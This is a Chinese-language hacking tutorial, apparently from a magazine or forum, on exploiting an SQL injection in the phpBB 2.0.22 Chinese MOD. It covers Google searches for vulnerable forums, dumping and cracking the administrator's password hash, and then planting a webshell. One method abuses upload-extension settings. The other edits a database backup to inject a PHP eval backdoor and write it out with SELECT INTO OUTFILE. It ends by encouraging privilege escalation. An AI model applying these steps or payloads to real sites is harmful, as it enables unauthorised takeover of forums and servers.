


图2

PHPBB是国内使用非常多的一款PHP论坛程序，该套论坛还有不少的台湾用户呢！这次出现的注入漏洞主要是针对PHPBB简体中文MOD版，连最新的2.0.22版本也受影响（通杀低版本的PHPBB2 MOD版）。关于该漏洞的形成原因我们不作讨论，有兴趣的朋友可以自己阅读代码分析一下，本文将主要介绍该漏洞的详细利用以及如何在后台拿到Webshell。

我到PHPBB中文官方网站下载了最新版本的2.0.22，在本机搭建了PHP环境以做测试。要寻找使用这套程序的论坛可以在Google里以“Powered by phpBB ? 2001, 2005 phpBB Group”为关键字搜索，如果要找国内的目标就以“Powered by phpBB ? 2001, 2005 phpBB Group phpBB中文开发小组提供技术支持”为关键字进行搜索。这个漏洞可以直接暴出论坛管理员的用户名及32位MD5加密密码。

高手们已经制作出了针对该漏洞的利用工具（伤心的鱼友情赠送给我的），其界面如图1所示。

工具上面标明了“phpBB<=2.0.22 Links MOD Exp”，针对最新版本2.0.22有效。其实针对旧版本的MOD版PHPBB程序也是同样有效的！到底如何利用呢？非常简单！只要在Url后面填上目标论坛的访问地址（注意要连最后面的/也必须填上，否则会出错），然后直接点“暴”，如果目标存在漏洞，就会暴出管理员的用户名和32位的MD5密码，测试结果如图2所示。

成功暴出了管理员的用户名（hackest）和32位MD5密码（3787795aeee01c9ab7267f252c932572），将密码放到www.cmd5.com网站上进行查询密码明文，如图3。




图3

至于密码能不能查出来，那就得看密码的复杂程度如何了。查询出密码明文后就可以直接登录论坛，然后再点击论坛底部的“管理员控制面板”打开后台登录窗口，使用得到的密码进入后台，如图4。




图 4

前面所讲述的操作都非常简单，基本上没有什么太大的难度。可是进入了后台要获取 Webshell 就有点麻烦了，PHPBB 旧版本还可以直接添加上传类型为 PHP 的文件，然后直接上传 PHP 的后门得到 Webshell。可是，最新版本的 PHPBB 后台已经不允许添加上传类型了，如图 5 。




图5

可以利用的基本上都限制了，经测试发现部分空间可以添加 inc 扩展名，然后前台发帖上传扩展为 inc 的 PHP 后门程序也可以成功解释执行。不过这个方法局限性太大，但有部分论坛确实是可以成功的！添加 inc 扩展名的操作也比较简单。在后台找到“扩展名”—“扩展名控制”，然后在“扩展名”里填入 inc，勾选上“增加”，其它默认，然后点提交即可，如图6 。




图6

然后在前台发帖或编辑帖子来上传附件，上传扩展名为 inc 的 PHP 后门，再在预览里找到 Webshell 的访问路径即可得到 Webshell（在预览里直接点击附件名即可打开 Webshell）。当然了，要是空间支持其它脚本，大可以添加上传 jsp 后门哦。如果要添加 asp 后门也是有办法的，虽然“禁止扩展名”里禁止了上传 asp。但是我们可以先把禁止了的 asp 删除掉，然后再参照添加 inc 扩展名的方法添加即可。

除了这个方法可以拿到 Webshell 外，还有一个稍为复杂点的方法。这个方法同样局限性也很大，因为要求论坛要使用具有 root 权限的 MySQL 用户名和密码才可以成功！

具体操作步骤如下（以本机架设的测试论坛举例说明）：

1 、先使用管理员用户名和密码登录后台；

2、在浏览器中访问 http://127.0.0.1/admin/admin_disallow.php?setmodules=00（会看到空白页面）；

3、在后台找到“总体管理”—“备份数据库”，执行备份数据库操作（备份完毕会自动弹出下载窗口，下载保存本地即可）；

4、复制备份文件另存一份（用于导出 Webshell 后恢复论坛），使用记事本打开下载回来的数据库文件 phpbb_db_backup.sql，查找关键字 **INSERT INTO phpbb_categories (cat_id, cat_title, cat_order) VALUES**,一共有两处！**INSERT INTO phpbb_categories (cat_id, cat_title, cat_order) VALUES** 后面的内容会根据情况而有所不同。比如我这里是 **INSERT INTO phpbb_categories (cat_id, cat_title, cat_order) VALUES('1', '测试分区', '10');**；

5、把 **INSERT INTO phpbb_categories (cat_id, cat_title, cat_order) VALUES('1', '测试分区', '10');** 改为 **INSERT INTO phpbb_categories (cat_id, cat_title, cat_order) VALUES('1', '<?php eval($_POST[cmd]);?>', '10');SELECT cat_title INTO OUTFILE 'D:\\Program Files\\VertrigoServ\\www\\shell.php' FROM phpbb_categories where cat_id=1;**，保存即可。简单的解释一下，“D:\\Program Files\\VertrigoServ\\www\\shell.php”是导出 Webshell 的绝对路径（即为我本机的论坛安装目录），这个方法是利用数据库操作实现的，先往一个已存在的表段里插入 PHP 一句话后门，然后再使用“SELECT 表段名 INTO OUTFILE”导出到论坛目录，从而得到 Webshell（要注意的是里面的绝对路径一定要把 \ 替换成 \\，否则不可以成功，而 *nix 类系统使用 / 连结路径）；

6、在后台找到“总体管理”—“恢复数据库”，浏览选中刚才改好的备份文件 phpbb_db_backup.sql，然后点击“开始恢复”，恢复完毕后一般会看到一些错误，不必理会，过会儿会恢复就是了；

7、使用一句话客户端连接 http://127.0.0.1/shell.php，得到简易的 Webshell，如图7；




图 7

8、参照第6步，使用未修改过的phpbb_db_backup.sql恢复论坛数据（要是不恢复，论坛会出错）！

至此就顺利得到了Webshell，就是操作上有点繁琐。接下来怎么玩就是你自己的事了，嘿嘿……喜欢的话就上传大马什么的，然后提权……由于我本机架设的PHP环境没有做权限设置，是可以直接执行系统命令的。这种办法麻烦了点，而且要求的权限的也非常特殊，倘若论坛使用的并不是root权限的用户，不可以调用“SELECT 表段名 INTO OUTFILE”，将无法成功导出Webshell。还有一个就是要得到绝对路径，这个倒是好办，直接在论坛访问地址后面加上db/oracle.php，回车即可暴出论坛的绝对路径，如图8。

